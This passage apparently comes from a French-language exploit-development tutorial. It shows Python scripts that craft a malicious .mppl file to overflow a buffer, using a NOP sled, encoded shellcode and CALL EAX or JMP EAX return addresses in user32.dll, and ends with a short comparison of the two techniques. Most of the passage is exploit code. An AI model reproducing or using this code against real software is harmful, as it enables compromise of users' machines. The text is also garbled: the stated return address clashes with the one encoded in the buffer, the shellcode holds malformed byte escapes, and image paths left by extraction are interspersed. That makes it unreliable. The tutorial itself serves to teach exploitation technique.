buffer += "\\x90"*(1276 - len(buffer))
buffer += "\\x66\\xE8\\x39\\x7E"


file.write(buffer)
file.close()
```


L'attaque est réussie, car notre boîte de message apparaît



Solution avec jmp EAX

On suit les mêmes étapes seulement cette fois ci nous allons rediriger le contrôle de flux de l'exécution en utilisant JMP EAX
pour cela nous allons chercher l'instruction dans la dll user32.dll





l'adresse est a 7E3A916B
script python

```
#!/usr/bin/python
file = open("exploit.mppl","wb")


Shellcode = ("\\xd9\\xc7\\xd9\\x74\\x24\\xf4\\x58\\xbb\\x96\\x1c\\xe9\\xc8\\x29\\xc9\\"
"\\xb1\\x41\\x31\\x58\\x18\\x03\\x58\\x18\\x83\\xe8\\x6a\\xfe\\x1c\\x11\\"
"\\x79\\x64\\x07\\xd6\\x59\\x6f\\x89\\xc5\\x13\\xf8\\xdb\\x20\\x37\\x8c\\"
"\\x6d\\x83\\x3c\\xe4\\x81\\x68\\x34\\x15\\x11\\x28\\xb0\\xae\\x5b\\x95\\"
"\\x4b\\x86\\x9b\\x9a\\x53\\x92\\x28\\x7d\\x62\\x8d\\x30\\x9f\\x04\\xa6\\"
"\\xa3\\x44\\xe0\\x33\\x7e\\xb9\\x63\\x17\\xa9\\xb9\\x72\\x72\\x22\\x73\\"
"\\x6c\\x09\\x6f\\xa4\\x8d\\xe6\\x73\\x90\\xc4\\x73\\x47\\x52\\xd7\\x6d\\"
"\\x99\\x9b\\xe6\\xb1\\x26\\xcf\\x8c\\xf2\\xa3\\x17\\x4d\\x3d\\x46\\x19\\"
"\\x8a\\x29\\xad\\x22\\x68\\x8a\\x66\\x20\\x71\\x59\\x2c\\xee\\x70\\xb5\\"
"\\xb7\\x65\\x7e\\x02\\xb3\\x20\\x62\\x95\\x28\\x5f\\x9e\\x1e\\xafl\\x88\\"
"\\x17\\x64\\x94\\x54\\x46\\xa6\\x66\\x6c\\xa1\\xfc\\x0e\\x88\\x38\\x3e\\"
"\\x78\\xd\\x74\\xb1\\x95\\xb3\\x60\\x52\\x9a\\xcb\\x8f\\xe4\\x20\\x30\\"
"\\xd4\\x89\\x72\\xdal\\x59\\xf1\\x9f\\x3f\\xcf\\x15\\x11\\xc0\\x10\\x1a\\"
"\\xa7\\x7a\\xe6\\x8d\\xd4\\xe8\\xd6\\x0c\\x4d\\xc2\\x24\\xa1\\xe9\\x4c\\"
"\\x3d\\xce\\x94\\xfe\\x8d\\xeb\\xdf\\xa3\\xc9\\x01\\x69\\xbd\\x47\\xe9\\"
"\\x3c\\x46\\xee\\xd7\\xef\\xfd\\x58\\x75\\x42\\xbe\\x1f\\x66\\x79\\xec\\"
"\\xf7\\xc8\\x7e\\xef\\xf8\\x9f\\xcf\\x48\\x26\\x40\\xb8\\x3c\\x76\\xa0\\"
"\\x7a\\x8c\\xad\\x28\\x26\\xcal\\x54\\xa0\\x34\\x7a\\x76\\x93\\x9b\\x23\\"
"\\x1e\\xf3\\xb1\\xbc\\xbc\\x9b\\x22\\x2c\\x2f\\x38\\x9c\\x7b\\x27\\x8c\\"
"\\xfa\\x70\\xbe\\xee\\x32\\x55\\x92\\xbd\\x65\\x0b\\xed\\x92\\xb7\\x6b\\"
"\\x41\\xec\\xed\\x63")

buffer = "\\x90" * 50
buffer += Shellcode
buffer += "\\x90"*(1276 - len(buffer))
buffer += "\\x6B\\x91\\x3A\\x7F"
```

```
file.write(buffer)
```

```
file.close()
```

exploit réussit



La différence entre les 2 solution

La différence clé réside dans la gestion de la séquence d'exécution après le saut ou l'appel.

Pourquoi choisir l'un par rapport à l'autre :

- "jmp eax" : Simple saut, moins de gestion de la pile. Utile lorsque vous voulez simplement transférer le contrôle vers votre shellcode sans vous soucier du retour.

- "call eax" : Utile lorsque votre shellcode est structuré comme une fonction et que vous avez besoin de revenir proprement à l'instruction suivante après l'exécution du shellcode. Cela peut être important pour maintenir la stabilité du programme.